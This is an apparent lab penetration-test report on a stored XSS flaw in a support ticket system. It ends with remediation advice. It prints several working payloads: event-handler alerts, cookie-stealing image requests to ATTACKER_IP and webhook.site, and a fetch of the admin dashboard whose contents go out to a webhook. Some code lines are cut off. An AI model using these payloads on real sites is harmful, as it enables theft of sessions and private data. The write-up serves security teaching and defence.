

Stored Cross-Site Scripting (XSS) — Support Ticket System

Web Application Penetration Test Report

Author: Pasin Visuttipinate

Conducted in an authorized, isolated lab environment.

1. Executive Summary

A critical stored cross-site scripting (XSS) vulnerability was discovered in the Support Ticket System's ticket creation functionality. The "Description" field of the ticket creation form did not sanitize or encode user input before rendering it in the browser, allowing arbitrary HTML and JavaScript to be stored in the database and executed whenever the ticket was viewed by any user, including the admin bot.


Exploitation involved crafting a malicious ticket containing JavaScript that, when viewed by the admin bot, fetched the contents of the restricted `/admin/dashboard` page using the bot's authenticated session and exfiltrated the HTML response to an external webhook receiver. The dashboard contained a sensitive secret. The attack succeeded despite `HttpOnly` cookies being in place, as the strategy was pivoted from cookie theft to direct content exfiltration.

Field	Detail
Vulnerability	Stored Cross-Site Scripting (XSS)
Severity	Critical (CVSS 8.6)
Affected endpoint	<code>/tickets/create</code> — Description field
Attack chain	Stored XSS → admin-bot trigger via <code>/report</code> → fetch <code>/admin/dashboard</code> → exfiltrate to external webhook
Impact	Unauthorized access to admin dashboard; extraction of sensitive data
Status	Exploited — sensitive content exfiltrated (flag redacted)

2. Technical Findings

2.1 Application Overview

The target is a support ticket system where authenticated users create tickets with a title and description. It features a ticket listing page (`/tickets`), a creation form (`/tickets/create`), and individual ticket view pages (`/tickets/{id}`). An admin reviews tickets, and a reporting mechanism (`/report`) allows users to submit ticket URLs for admin review.




2.2 Information Disclosure — Hidden Endpoints

Inspection of the page source revealed an HTML comment disclosing two sensitive internal paths:

```
<!-- Admin panel: /admin/dashboard - Report issues: /report -->
```

This disclosed the admin dashboard (`/admin/dashboard`), where the secret was stored, and the reporting endpoint (`/report`) that triggers the admin bot to visit a specified URL. Both were essential to constructing the attack chain.






2.3 XSS Vulnerability Confirmation

To determine which input field was vulnerable, two test payloads were submitted via the ticket creation form:

```
Title field:      <script>alert(1)</script>
Description field: <img src=x onerror=alert(2)>
```

On viewing the created ticket, the payload in the Description field executed (an alert box with value "2" appeared), confirming the description field renders user input as raw HTML without sanitization, encoding, or escaping. The title field did not execute, indicating it was sanitized or rendered as plain text.





2.4 Network Isolation Discovery

An initial attempt was made to exfiltrate data to a local listener on the Kali Linux VM (both a netcat listener and a Python HTTP server). A malicious ticket was created with a payload intended to send the admin's cookie to the attacker on trigger:

```
<img src=x onerror="new Image().src='http://ATTACKER_IP:8888/?c='+document.cookie">
```

No incoming request was received, indicating the challenge environment prevented the admin bot from connecting to the VM or could not route to the private IP. An alternative exfiltration channel was used instead.

2.5 Out-of-Band Exfiltration

Since direct connectivity to the attacker machine was unavailable, an external webhook receiver was used as the exfiltration endpoint:


```
https://webhook.site/<redacted>
```

2.6 HttpOnly Cookie Discovery

A cookie-stealing payload was submitted using the webhook URL:

```
<img src=x onerror="new Image().src='https://webhook.site/<redacted>?c='+document.cookie">
```


A request was received at the webhook, confirming the admin bot's environment allows outbound HTTP to external services. However, the `c` parameter was empty, indicating the session cookie carried the `HttpOnly` flag, which prevents JavaScript from reading it via `document.cookie`. This is a proper security measure; it did not prevent exploitation, only required a change in strategy.



2.7 Strategy Pivot — Direct Content Exfiltration



Since the cookie could not be stolen, the payload was modified to make the admin bot's browser fetch the dashboard using its own authenticated session (the browser automatically attaches HttpOnly cookies) and exfiltrate the full HTML response:

```
<img src=x onerror="fetch('/admin/dashboard').then(r=>r.text()).then(d=>new Image().src='https://webhook.site/</pre>
```




2.8 Triggering the Admin Bot

The ticket containing the dashboard-fetching payload was reported via `/report`. The admin bot visited the ticket, triggering the stored XSS in its authenticated browser session.



2.9 Outcome

Within ~30 seconds a new request appeared at the webhook, its parameter containing the complete HTML of the admin dashboard, including the sensitive secret. This confirmed full read access to restricted content via the victim's session.



3. Severity & Impact Assessment

3.1 Severity Rating

Overall severity: Critical (CVSS 8.6).

Issue	Severity	OWASP category
Stored XSS	Critical	A03:2021 – Injection
Information disclosure	Medium	A01:2021 – Broken Access Control
Missing CSP	Medium	A05:2021 – Security Misconfiguration
Insufficient bot sandboxing	Medium	A05:2021 – Security Misconfiguration

OWASP categories reflect the OWASP Top 10 2021 edition in use at the time of assessment.

3.2 Impact Analysis

In a real-world scenario the consequences would include:

- **Session hijacking:** without HttpOnly, an attacker could steal admin session tokens and fully impersonate the administrator.
- **Sensitive data exfiltration:** as demonstrated, even with HttpOnly cookies, stored XSS allows reading any page the victim can access — here the entire admin dashboard. In production this could expose customer PII, financial data, or internal credentials.
- **Account takeover:** XSS can change account details within the victim's session, leading to permanent takeover without credentials.
- **Malware distribution:** stored XSS affects every viewer of the infected ticket; an attacker could redirect users or serve drive-by downloads.
- **Worm propagation:** a payload could auto-create additional malicious tickets, self-propagating across the application.

- **Reputational and legal damage:** in production, such a flaw would erode trust and could trigger regulatory penalties under data-protection law.

4. Remediation Recommendations

4.1 Immediate Fixes (Critical Priority)

- **Output encoding/escaping:** HTML-entity encode all user input before rendering (<, >, ", ', &). Enable framework auto-escaping; never apply "raw"/"safe" filters to user input.
- **Server-side input sanitization:** apply allowlist sanitization that strips HTML tags and event handlers from the description field (e.g., DOMPurify or Bleach).
- **Content Security Policy (CSP):** deploy a strict policy that blocks inline script and restricts outbound connections: This would have blocked both the inline `onerror` handler and the exfiltration request.

4.2 Defense-in-Depth (High Priority)

- **Remove sensitive information from HTML comments**, and add code-review checks for information leakage before deployment.
- **Sandbox the admin bot:** enforce CSP, restrict outbound network access, and grant the minimum authentication scope when rendering user-submitted content.
- **Maintain HttpOnly, Secure, and SameSite=Strict** cookie flags.

```
Content-Security-Policy: default-src 'self'; script-src 'self'; connect-src 'self'; img-src 'self'; style-src 's
```

- **Rate-limit** `/report` to prevent rapid payload iteration.
- **Security awareness for developers** on XSS prevention, safe templating, and the OWASP Top 10.